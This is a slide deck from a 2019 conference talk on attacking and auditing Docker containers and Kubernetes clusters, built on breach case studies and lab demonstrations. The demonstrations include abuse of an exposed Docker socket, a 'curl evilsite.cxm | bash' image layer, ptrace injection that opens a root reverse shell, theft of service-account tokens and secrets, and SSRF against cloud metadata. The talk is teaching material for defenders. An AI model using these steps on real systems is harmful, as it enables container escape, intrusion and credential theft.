

ALL DAY DEVOPS

NOVEMBER 6, 2019

Breaking & Pwning
Docker Containers
& Kubernetes
Clusters

by
Madhu Akula



About - Madhu Akula

- Security Automation Engineer at Appsecco
- Passionate about (Cloud, Containers and Kubernetes) security
- Speaker & Trainer @ BlackHat, DEF CON, USENIX LISA, OWASP Appsec EU, All Day DevOps, DevSecCon, Nullcon, null, etc.
- Co-author of Security Automation with Ansible2 book
- Discovered vulnerabilities in over 200+ organisations including; Google, Microsoft, LinkedIn, eBay, AT&T, WordPress, NTOPI and Adobe, etc.
- Holds industry certifications like OSCP and CKA
- Never Ending Learner!



Next 30 minutes, I will talk about

- It's not about what is Docker, Kubernetes, etc.
- Why container infrastructure security is important
- What are the common tools, techniques and procedures for testing
- Highlights of different real world attacks mapping with vulnerabilities
- Showcase common mistakes and misconfigurations
- Case studies and reference resources
- Next steps for learning more and more



Would you like to learn Docker & Kubernetes?

- <https://docs.docker.com>
- <https://kubernetes.io/docs/home>
- <https://training.play-with-docker.com>
- <https://labs.play-with-k8s.com>
- <https://training.play-with-kubernetes.com>
- <https://www.katacoda.com/learn>
- Many more...

Why Container Infrastructure Security?



On Thursday, April 25th, 2019, we discovered unauthorized access to a single Hub database storing a subset of non-financial user data. Upon discovery, we acted quickly to intervene and secure the site.

We want to update you on what we've learned from our ongoing investigation, including which Hub accounts are impacted, and what actions users should take.

<https://blog.madhuakula.com/some-tips-to-review-docker-hub-hack-of-190k-accounts-addcd602aade>


Cryptojacking using public docker containers

Kromtech Security Center found 17 malicious docker images stored on Docker Hub for an entire year. Even after several complaints on GitHub and Twitter, research made by sysdig.com and fortinet.com, cybercriminals continued to enlarge their malware armory on Docker Hub. With more than 5 million pulls, the `docker123321` registry is considered a springboard for cryptomining containers. Today's growing number of publicly accessible misconfigured orchestration platforms like Kubernetes allows hackers to create a fully automated tool that forces these platforms to mine Monero. By pushing malicious images to a Docker Hub registry and pulling it from the victim's system, hackers were able to mine 544.74 Monero, which is equal to \$90000 .

<https://kromtech.com/blog/security-center/cryptojacking-invades-cloud-how-modern-containerization-trend-is-exploited-by-attackers>



Why Container Infrastructure Security?



<https://kromtech.com/blog/security-center/cryptojacking-invades-cloud-how-modern-containerization-trend-is-exploited-by-attackers>

Why Container Infrastructure Security?

410 #341876 **SSRF in Exchange leads to ROOT access in all instances** Share: [f](#) [t](#) [in](#) [Y](#) [e](#)

State	● Resolved (Closed)	Severity	● ● Medium (6.9)
Disclosed	May 24, 2018 2:39am +0530	Participants	
Reported To	Shopify	Visibility	Disclosed (Full)
Asset	https://exchangemarketplace.com/ (Domain)		
Weakness	Server-Side Request Forgery (SSRF)		
Bounty	\$25,000		

[Collapse](#)

SUMMARY BY SHOPIFY



Shopify infrastructure is isolated into subsets of infrastructure. [@0xacb](#) reported it was possible to gain root access to any container in one particular subset by exploiting a server side request forgery bug in the screenshotting functionality of Shopify Exchange. Within an hour of receiving the report, we disabled the vulnerable service, began auditing applications in all subsets and remediating across all our infrastructure. The vulnerable subset did not include Shopify core.

After auditing all services, we fixed the bug by deploying a metadata concealment proxy to disable access to metadata information. We also disabled access to internal IPs on all infrastructure subsets. We awarded this \$25,000 as a Shopify Core RCE since some applications in this subset do have access to some Shopify core data and systems.

<https://hackerone.com/reports/341876>

Why Container Infrastructure Security?

Many other
vulnerabilities and real
world impacts...



It helps to find out what container runtime is being used as well as features available like capabilities, profiles applied, etc.

```
student@debian:~$ docker run --rm -it --pid host r.j3ss.co/amicontained -d
Container Runtime: docker
Has Namespaces:
  pid: false
  user: false
AppArmor Profile: docker-default (enforce)
Capabilities:
  BOUNDING -> chown dac_override fowner fsetid kill setgid setuid setpcap net_bind_service net_raw sys_chroot mknod audit_write setfcap
Chroot (not pivot_root): false
Seccomp: filtering
student@debian:~$
```

```
$ docker run --rm -it --privileged=true r.j3ss.co/amicontained
Container Runtime: docker
Has Namespaces:
  pid: true
  user: false
AppArmor Profile: unconfined
Capabilities:
  BOUNDING -> chown dac_override dac_read_search fowner fsetid kill setgi
d setuid setpcap linux_immutable net_bind_service net_broadcast net_admin net_r
aw ipc_lock ipc_owner sys_module sys_rawio sys_chroot sys_ptrace sys_pacct sys_
admin sys_boot sys_nice sys_resource sys_time sys_tty_config mknod lease audit_
write audit_control setfcap mac_override mac_admin syslog wake_alarm block_susp
end audit_read
Seccomp: disabled
```

trufflehog - Hardcoded sensitive information

- Committing the sensitive information to version control systems
- Not including the sensitive files in the build process using **.dockerignore** file
- This is one of the common mistake in modern era

```
$ docker run --rm -it madhuakula/cs-backend-source-code sh
/ # ls
app bin dev etc home lib media mnt opt proc
/ # cd app/
/app # ls
README.md main.go
/app # trufflehog .
-----
Reason: High Entropy
Date: 2018-10-01 10:04:25
Hash: 2e594c4afa95fc3af68ba74ba6aa35111cbc9077
Filepath: .env
Branch: origin/master
Commit: updated the code

@@ -0,0 +1,4 @@
+[ubercool-aws]
+aws_access_key_id = AKIGKHG1233H23JI9IZC
+aws_secret_access_key = giox7c1Dz+9X2otp8CIRCQpOUw+2C8kzKXz+MaM1
+
-----
Reason: High Entropy
Date: 2018-10-01 10:01:59
Hash: f17a07721ab9acec96aef0b1794ee466e516e37a
Filepath: .env
Branch: origin/master
Commit: added variables

@@ -1,4 +0,0 @@
-[ubercool-aws]
-aws_access_key_id = AKIGKHG1233H23JI9IZC
-aws_secret_access_key = giox7c1Dz+9X2otp8CIRCQpOUw+2C8kzKXz+MaM1
```

Insecurely configured docker service

```
student@debian:~$ docker -H tcp://192.168.56.4 ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	ST
ed6576f4c230	appsecco/dsvw:latest	"python /dsvw.py"	2 hours ago	Up
9c87389b1761	appsecco/node-simple-rce	"pm2 start app.js --..."	16 hours ago	Up
fefeff8e1078	sysmon	"top"	16 hours ago	Up

```
student@debian:~$ docker -H tcp://192.168.56.4 images
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
sysmon	latest	e9d165cf1cd6	16 hours ago	139MB
ubuntu	latest	735f80812f90	6 days ago	83.5MB
alpine	latest	11cd0b38bc3c	3 weeks ago	4.41MB
appsecco/node-simple-rce	latest	da4154bb4bcf	10 months ago	253MB
appsecco/dsvw	<none>	ccc88f3dc27d	10 months ago	48.2MB

```
student@debian:~$ █
```

Insecure docker socket service

```
root@9c87389b1761:~/docker# ./docker -H unix:///var/run/docker.sock ps  
./docker -H unix:///var/run/docker.sock ps  
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS            PORTS              NAMES  
2672ccc4fd26      appsecco/dsvw:latest "python /dsvw.py"   About an hour ago   Up    0.0.0.0:49153->49153  
9c87389b1761      appsecco/node-simple-rce "pm2 start app.js - -..."   13 hours ago       Up    0.0.0.0:49154->49154  
fefeff8e1078      sysmon              "top"               13 hours ago       Up    0.0.0.0:49155->49155  
root@9c87389b1761:~/docker# ./docker -H unix:///var/run/docker.sock images  
./docker -H unix:///var/run/docker.sock images  
REPOSITORY          TAG                 IMAGE ID            CREATED           SIZE  
sysmon              latest              e9d165cf1cd6   13 hours ago     139MB  
ubuntu               latest              735f80812f90   6 days ago       83.5MB  
alpine               latest              11cd0b38bc3c   3 weeks ago      4.41MB  
appsecco/node-simple-rce  latest              da4154bb4bcf   10 months ago    253MB  
appsecco/dsvw        <none>             ccc88f3dc27d   10 months ago    48.2MB  
root@9c87389b1761:~/docker#
```

Analysing or Understanding unknown image

```
student@debian:~$ docker history custom-htop
IMAGE          CREATED      CREATED BY
5aed0e1b7a7b   17 seconds ago /bin/sh -c #(nop)  CMD ["htop"]
87b65d2afa9c   17 seconds ago /bin/sh -c echo "curl evilsite.cxm | bash"
70bc108c1ca4   17 seconds ago /bin/sh -c apk --no-cache add htop
7c515b0b913d   19 seconds ago /bin/sh -c #(nop)  LABEL MAINTAINER=Madhu Ak...
11cd0b38bc3c   3 weeks ago   /bin/sh -c #(nop)  CMD ["/bin/sh"]
<missing>       3 weeks ago   /bin/sh -c #(nop) ADD file:25f61d70254b9807a...
student@debian:~$
```

dive - Exploring each layer in a docker image

[● Layers]			[Current Layer Contents]			
Cmp	Size	Command	Permission	UID:GID	Size	Filetree
	4.0 MB	FROM sha256:5bef0874	drwxr-xr-x	0:0	826 kB	bin
	44 MB	apk --no-cache add python py-lxml && rm -rf /var/cache/apk/*	-rwxrwxrwx	0:0	0 B	ash → /bin/busybox
	18 kB	#(nop) ADD file:7b91f7ac43576a4f7bd9562604f97d3fc9913dc2576530efbf6	-rwxrwxrwx	0:0	0 B	base64 → /bin/busybox
			-rwxrwxrwx	0:0	0 B	bbconfig → /bin/busybox
			-rwxr-xr-x	0:0	826 kB	busybox
			-rwxrwxrwx	0:0	0 B	cat → /bin/busybox
			-rwxrwxrwx	0:0	0 B	catv → /bin/busybox
			-rwxrwxrwx	0:0	0 B	chgrp → /bin/busybox
			-rwxrwxrwx	0:0	0 B	chmod → /bin/busybox
			-rwxrwxrwx	0:0	0 B	chown → /bin/busybox
			-rwxrwxrwx	0:0	0 B	conspy → /bin/busybox
			-rwxrwxrwx	0:0	0 B	cp → /bin/busybox
			-rwxrwxrwx	0:0	0 B	date → /bin/busybox
			-rwxrwxrwx	0:0	0 B	dd → /bin/busybox
			-rwxrwxrwx	0:0	0 B	df → /bin/busybox
			-rwxrwxrwx	0:0	0 B	dmesg → /bin/busybox
			-rwxrwxrwx	0:0	0 B	dnsdomainname → /bin/busybox
			-rwxrwxrwx	0:0	0 B	dumpkmap → /bin/busybox
			-rwxrwxrwx	0:0	0 B	echo → /bin/busybox
			-rwxrwxrwx	0:0	0 B	ed → /bin/busybox
			-rwxrwxrwx	0:0	0 B	egrep → /bin/busybox
			-rwxrwxrwx	0:0	0 B	false → /bin/busybox
			-rwxrwxrwx	0:0	0 B	fatattr → /bin/busybox
			-rwxrwxrwx	0:0	0 B	fdflush → /bin/busybox
			-rwxrwxrwx	0:0	0 B	fgrep → /bin/busybox
			-rwxrwxrwx	0:0	0 B	fsync → /bin/busybox
			-rwxrwxrwx	0:0	0 B	getopt → /bin/busybox
			-rwxrwxrwx	0:0	0 B	grep → /bin/busybox
			-rwxrwxrwx	0:0	0 B	gunzip → /bin/busybox
			-rwxrwxrwx	0:0	0 B	gzip → /bin/busybox
			-rwxrwxrwx	0:0	0 B	hostname → /bin/busybox
			-rwxrwxrwx	0:0	0 B	ionice → /bin/busybox
			-rwxrwxrwx	0:0	0 B	iostat → /bin/busybox
			-rwxrwxrwx	0:0	0 B	ipcalc → /bin/busybox
			-rwxrwxrwx	0:0	0 B	Kbd_mode → /bin/busybox
			-rwxrwxrwx	0:0	0 B	kill → /bin/busybox
			-rwxrwxrwx	0:0	0 B	linux32 → /bin/busybox
			-rwxrwxrwx	0:0	0 B	linux64 → /bin/busybox
			-rwxrwxrwx	0:0	0 B	ln → /bin/busybox
			-rwxrwxrwx	0:0	0 B	login → /bin/busybox

^C Quit | Tab Switch view | ^F Filter | ^L Show layer changes | ^A Show aggregated changes |

Inspecting container volumes

```
student@debian:~$ docker volume inspect wordpress_db_data
[
  {
    "CreatedAt": "2018-08-01T23:04:46+05:30",
    "Driver": "local",
    "Labels": {
      "com.docker.compose.project": "wordpress",
      "com.docker.compose.version": "1.22.0",
      "com.docker.compose.volume": "db_data"
    },
    "Mountpoint": "/var/lib/docker/volumes/wordpress_db_data/_data",
    "Name": "wordpress_db_data",
    "Options": null,
    "Scope": "local"
  }
]
```

Volume analysis for sensitive information

```
student@debian:~$ sudo -i
root@debian:~# cd /var/lib/docker/volumes/1e030154f4952361cec6c21e838a0fb617c7b7cc6359570407eb9f697b229b67/_data
root@debian:/var/lib/docker/volumes/1e030154f4952361cec6c21e838a0fb617c7b7cc6359570407eb9f697b229b67/_data# ls
index.php      wp-activate.php      wp-comments-post.php  wp-content      wp-links-opml.php   wp-mail.php      wp-trackback.php
license.txt    wp-admin            wp-config.php       wp-cron.php     wp-load.php      wp-settings.php  xmlrpc.php
readme.html    wp-blog-header.php  wp-config-sample.php wp-includes    wp-login.php     wp-signup.php
root@debian:/var/lib/docker/volumes/1e030154f4952361cec6c21e838a0fb617c7b7cc6359570407eb9f697b229b67/_data# grep -i 'flag' wp-config.php
#### FLAG = ae984bd8ecc6ec916f808586
root@debian:/var/lib/docker/volumes/1e030154f4952361cec6c21e838a0fb617c7b7cc6359570407eb9f697b229b67/_data# grep -i 'password' wp-config.php
/** MySQL database password */
define('DB_PASSWORD', 'ComplicatedPassword');
root@debian:/var/lib/docker/volumes/1e030154f4952361cec6c21e838a0fb617c7b7cc6359570407eb9f697b229b67/_data# █
```

Inspecting container networking

```
student@debian:~$ docker network inspect wordpress_default
[{"Name": "wordpress_default",
 "Id": "ed2cb11d20c6c7f3c3002923ad61f700ab0aaad6ab353be4fc823907ed09a946",
 "Created": "2018-07-31T23:01:35.325969485+05:30",
 "Scope": "local",
 "Driver": "bridge",
 "EnableIPv6": false,
 "IPAM": {
     "Driver": "default",
     "Options": null,
     "Config": [
         {
             "Subnet": "172.18.0.0/16",
             "Gateway": "172.18.0.1"
         }
     ]
 },
 "Internal": false,
 "Attachable": true,
 "Ingress": false,
 "ConfigFrom": {
     "Network": ""
 },
 "ConfigOnly": false,
 "Containers": {},
 "Options": {}}
```

Always look for env variables

- This is one of the common places most developers and operations teams store secrets, API keys, etc.
- Also it contains other information like different service or cluster related information

```
/app # printenv
KUBERNETES_PORT=tcp://10.39.240.1:443
KUBERNETES_SERVICE_PORT=443
MAILBOX_SERVICE_PORT_80_TCP_PORT=80
SERVER_HEALTH_PORT_80_TCP=tcp://10.39.243.37:80
MAILBOX_SERVICE_PORT_80_TCP_PROTO=tcp
CONNECTIVITY_CHECK_SERVICE_PORT_HTTP=80
HOSTNAME=code-base-deployment-bbf59f88-pdssm
SHLVL=1
HOME=/root
OLDPWD=/
SERVER_HEALTH_SERVICE_PORT_HTTP=80
MAILBOX_SERVICE_PORT_80_TCP=tcp://10.39.254.13:80
CONNECTIVITY_CHECK_SERVICE_HOST=10.39.249.22
SERVER_HEALTH_SERVICE_HOST=10.39.243.37
CODEBASE_API_KEY=flag:b27ee381fd9da49a435dcdb43390a286

MAILBOX_SERVICE_SERVICE_PORT_HTTP=80
CONNECTIVITY_CHECK_SERVICE_PORT=80
CONNECTIVITY_CHECK_PORT=tcp://10.39.249.22:80
TERM=xterm
KUBERNETES_PORT_443_TCP_ADDR=10.39.240.1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
CODEBASE_API_LOGIN_PASS=SuperStrongPassword@321!

SERVER_HEALTH_PORT=tcp://10.39.243.37:80
SERVER_HEALTH_SERVICE_PORT=80
KUBERNETES_PORT_443_TCP_PORT=443
```

docker diff - comparing with base image

```
student@debian:~$ docker run --name checkintegriy -it ubuntu:latest bash  
root@8318d73a73cb:/# mkdir -p /data/output  
root@8318d73a73cb:/# echo "modified this stuff" > /.dockerenv  
root@8318d73a73cb:/# exit  
exit  
student@debian:~$
```

```
student@debian:~$ docker diff checkintegriy  
A /data  
A /data/output  
C /root  
A /root/.bash_history  
C /.dockerenv  
student@debian:~$
```

ADDO container escape - extra capability and host pid

ALL DAY DEVOPS

```
root@fefeff8e1078:/# capsh --print
Current: = cap_chown, cap_dac_override, cap_fowner, cap_fsetid, cap_kill, cap_setgid, cap_setuid, cap_setpcap, cap_net_bind_service, cap_net_raw, cap_sys_chroot, cap_sys_ptrace, cap_setfcap+eip
Bounding set =cap_chown, cap_dac_override, cap_fowner, cap_fsetid, cap_kill, cap_setgid, cap_setuid, cap_setpcap, cap_net_bind_service, cap_net_raw, cap_sys_chroot, cap_sys_ptrace, ite, cap_setfcap
Securebits: 00/0x0/1'b0
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
root@fefeff8e1078:/#
```

```
top - 06:00:53 up 2:01, 0 users, load average: 0.00, 0.00, 0.00
Tasks: 101 total, 1 running, 100 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.1 us, 0.2 sy, 0.0 ni, 99.4 id, 0.3 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem : 1016012 total, 429848 free, 195044 used, 391120 buff/cache
KiB Swap: 998396 total, 998396 free, 0 used. 670124 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
1	root	20	0	37688	5740	4016	S	0.0	0.6	0:01.32	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	20	0	0	0	0	S	0.0	0.0	0:00.19	ksoftirqd/0
5	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	kworker/0:0H
7	root	20	0	0	0	0	S	0.0	0.0	0:00.40	rcu_sched
8	root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcu_bh
9	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	migration/0
10	root	rt	0	0	0	0	S	0.0	0.0	0:00.04	watchdog/0
11	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kdevtmpfs
12	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	netns
13	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	perf
14	root	20	0	0	0	0	S	0.0	0.0	0:00.00	khungtaskd
15	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	writeback

ADDO container escape - extra capability and host pid

```
root@feffff8e1078:/linux-injector# ps auxx | grep root | grep ping
root      2043  0.0  0.3  53728  3812 ?          Ss   06:32   0:00 /usr/bin/sudo /bin/ping 127.0.0.1
root      2046  0.0  0.0   6536   676 ?          S    06:32   0:00 /bin/ping 127.0.0.1
root      2051  0.0  0.0  11464   992 pts/1    S+   06:32   0:00 grep --color=auto ping
root@feffff8e1078:/linux-injector# ./injector 2046 payload.bin
Injecting into target process 2046
[*] [inject_code] Attached to process
[*] [wait_stopped] Process stopped with signal 19
[*] [inject_code] Process is in stopped state
[*] [wait_stopped] Process stopped with signal 5
[*] [ptrace_next_syscall] EAX after syscall: -38
[*] [wait_stopped] Process stopped with signal 5
```

```
student@debian:~$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.56.4] port 4444 [tcp/*] accepted (family 2, sport 50288)
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/flag.txt
Congratulations! You escaped Docker container
```

Kubernetes secrets are not encrypted!

```
$ kubectl get secrets secureapikey -o yaml  
apiVersion: v1  
data:  
  APIKEY: ZjFmZDZmZTZjNDEwYmFhY2U3MmU5ZDFhNzcxMjg0NTE=  
kind: Secret  
metadata:  
  creationTimestamp: "2019-10-30T06:07:05Z"  
  name: secureapikey  
  namespace: default  
  resourceVersion: "23392"  
  selfLink: /api/v1/namespaces/default/secrets/secureapikey  
  uid: 7f325f91-fadb-11e9-9d9f-0242ac110035  
type: Opaque
```

```
$ echo ZjFmZDZmZTZjNDEwYmFhY2U3MmU5ZDFhNzcxMjg0NTE= | base64 -d  
f1fd6fe6c410baace72e9d1a77128451
```

Default service account in a Pod

```
/ # ls -l /var/run/secrets/kubernetes.io/serviceaccount/
total 0
lrwxrwxrwx 1 root root 13 Feb 6 09:47 ca.crt -> ..data/ca.crt
lrwxrwxrwx 1 root root 16 Feb 6 09:47 namespace -> ..data/namespace
lrwxrwxrwx 1 root root 12 Feb 6 09:47 token -> ..data/token
/ # cat /var/run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9.eyJpc3MiOiJrdWJlcmbldGVzL3NlcnPzY2VhY2NvdW50Iiwia3ViZXJuZXRLcy5pbby9zZXJ2aNLYWNjb3VudC9uYW1lc3BhY2UiOjKZWhdWx0Iiwia3ViZXJuZXRLcy5pbby9zZXJ2aNLYWNjb3VudC9zZWNyZXQubmFtZSI6ImRlZmF1bHQtdG9rZW4tbmdmajciLCJrdWJlcmbldGVzLmlvL3NlcnPzY2VhY2NvdW50L3NlcnPzY2UtYWNjb3VudC5uYW1lIjoizGVmYXVsdCIsImt1YmVybmV0ZXMuaw8vc2VydmljZWfjY291bnQvc2VydmljZS1hY2NvdW50LnVpZCI6Ijg0YTc3YWE1LTi0NmItMTFl0S1hNTU3LTQyMDE1YiIsInN1YiI6InN5c3R1bTpzZXJ2aNLYWNjb3VudDpkZWZhdWx00mRlZmF1bHQifQ.pv0E3pExYAMZF5oxrtIpr8WkavbC33L_IamXQ8z0VV-ITQ_EQyLwg176DZw60TGY3WwFF0-ZPvK29nUAzb3VHSAFBq6XkFA8ZiZSF58Hmv_3PVoniP2YNWLXidppVFQeJ_jfk-WnT2w8lmP7x0z6r6wJ6Zr0RcL4zVGU69gZrosqgSGIwqblYBzYhDVHcKI00kejdG3PJ8xdIuqjQjzX_V0oSDDLsbG1fTMZAsTw9_ITQJoyYsBV-3HKoKTBlILT3ojACnnE0gAPlImGi3ysD2VRIVrFNM-e8w0GuJe5fG8s5it2QG5d-NM63Kq4rf3NivG2TcFEFq9bxGaJxodA/ #
/ # echo eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9.eyJpc3MiOiJrdWJlcmbldGVzL3NlcnPzY2VhY2NvdW50Iiwia3ViZXJuZXRLcy5pbby9zZXJ2aNLYWNjb3VudC9uYW1lc3BhY2UiOjKZWhdWx0Iiwia3ViZXJuZXRLcy5pbby9zZXJ2aNLYWNjb3VudC9zZWNyZXQubmFtZSI6ImRlZmF1bHQtdG9rZW4tbmdmajciLCJrdWJlcmbldGVzLmlvL3NlcnPzY2VhY2NvdW50L3NlcnPzY2UtYWNjb3VudC5uYW1lIjoizGVmYXVsdCIsImt1YmVybmV0ZXMuaw8vc2VydmljZWfjY291bnQvc2VydmljZS1hY2NvdW50LnVpZCI6Ijg0YTc3YWE1LTi0NmItMTFl0S1hNTU3LTQyMDE1YiIsInN1YiI6InN5c3R1bTpzZXJ2aNLYWNjb3VudDpkZWZhdWx00mRlZmF1bHQifQ.pv0E3pExYAMZF5oxrtIpr8WkavbC33L_IamXQ8z0VV-ITQ_EQyLwg176DZw60TGY3WwFF0-ZPvK29nUAzb3VHSAFBq6XkFA8ZiZSF58Hmv_3PVoniP2YNWLXidppVFQeJ_jfk-WnT2w8lmP7x0z6r6wJ6Zr0RcL4zVGU69gZrosqgSGIwqblYBzYhDVHcKI00kejdG3PJ8xdIuqjQjzX_V0oSDDLsbG1fTMZAsTw9_ITQJoyYsBV-3HKoKTBlILT3ojACnnE0gAPlImGi3ysD2VRIVrFNM-e8w0GuJe5fG8s5it2QG5d-NM63Kq4rf3NivG2TcFEFq9bxGaJxodA | base64 -d
{"alg": "RS256", "kid": ""} {"iss": "kubernetes/serviceaccount", "kubernetes.io/serviceaccount/namespace": "default", "kubernetes.io/serviceaccount/secret.name": "default-token-ngfj7", "kubernetes.io/serviceaccount/service-account.name": "default", "kubernetes.io/serviceaccount/service-account.uid": "84a77aa5-246b-11e9-a557-42010a80015b", "sub": "system:serviceaccount:default:default"} o@M0@E00q00)0Tj000r0je0030T00@ ZU0v0U@=0Y00@=0K0@%f&R000V00?f @5FS0`f@, @# # 000sb@ I@<@1t@00]S@H0 .00}3@00000&0000@ L@H0=0000C00H0h0000U@SL{0@^0P0@t:50000M0D@ [0f0C@/ # ]
```

Default service account in a Pod

BSidesSF CTF cluster pwn

The challenges for the BsidesSF CTF were run in Docker containers on Kubernetes using Google Container Engine. Because of the two infrastructure issues, it was possible to exploit one of the early challenges, steal service account keys, and then use those keys to directly access flags.

<https://hackernoon.com/capturing-all-the-flags-in-bsidessf-ctf-by-pwning-our-infrastructure-3570b99b4dd0>

ADDO® SSRF in the kubernetes world like a Cluster Pwn

- In the Google Cloud (GCP), we have to use **Metadata-Flavor: Google** to obtain the metadata
- Now GKE offers to protect kube-env using metadata concealment proxy and workload identity

Server Health check

Check your site health

IP Address

`http://169.254.169.254/computeMetadata/v1/`

Check

Output:

instance/
oslogin/
project/

ADDO SSRF in the kubernetes world like a Cluster Pwn

ALL DAY DEVOPS

IP Address

<http://169.254.169.254/computeMetadata/v1/instance/attributes/kube-env>

Check

Output:

```
ALLOCATE_NODE_CIDRS: "true"
AUTOSCALER_ENV_VARS: kube_reserved=cpu=60m,memory=435Mi,ephemeral-storage=23Gi;node_labels=beta.kubernetes.io/fluentd-ds-ready=true,cloud.google.com/gke-node
CA_CERT: LS0tLS1CRUdjTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURERENDQWZTZX0F3SUJBZ0lSQUoxR01hV2xJNWhtVkVLZhQRGN5UEl3RFFZSkvWklodmNOQVFTEJRQXcKTHpFdE1Dc0dBMVVFQXhNa01H
CLUSTER_IP_RANGE: 10.36.0.0/14
CLUSTER_NAME: k8s-security
CREATE_BOOTSTRAP_KUBECONFIG: "true"
DNS_DOMAIN: cluster.local
DNS_SERVER_IP: 10.39.240.10
DOCKER_REGISTRY_MIRROR_URL: https://mirror.gcr.io
ELASTICSEARCH_LOGGING_REPLICAS: "1"
ENABLE_CLUSTER_DNS: "true"
ENABLE_CLUSTER_LOGGING: "false"
ENABLE_CLUSTER_MONITORING: stackdriver
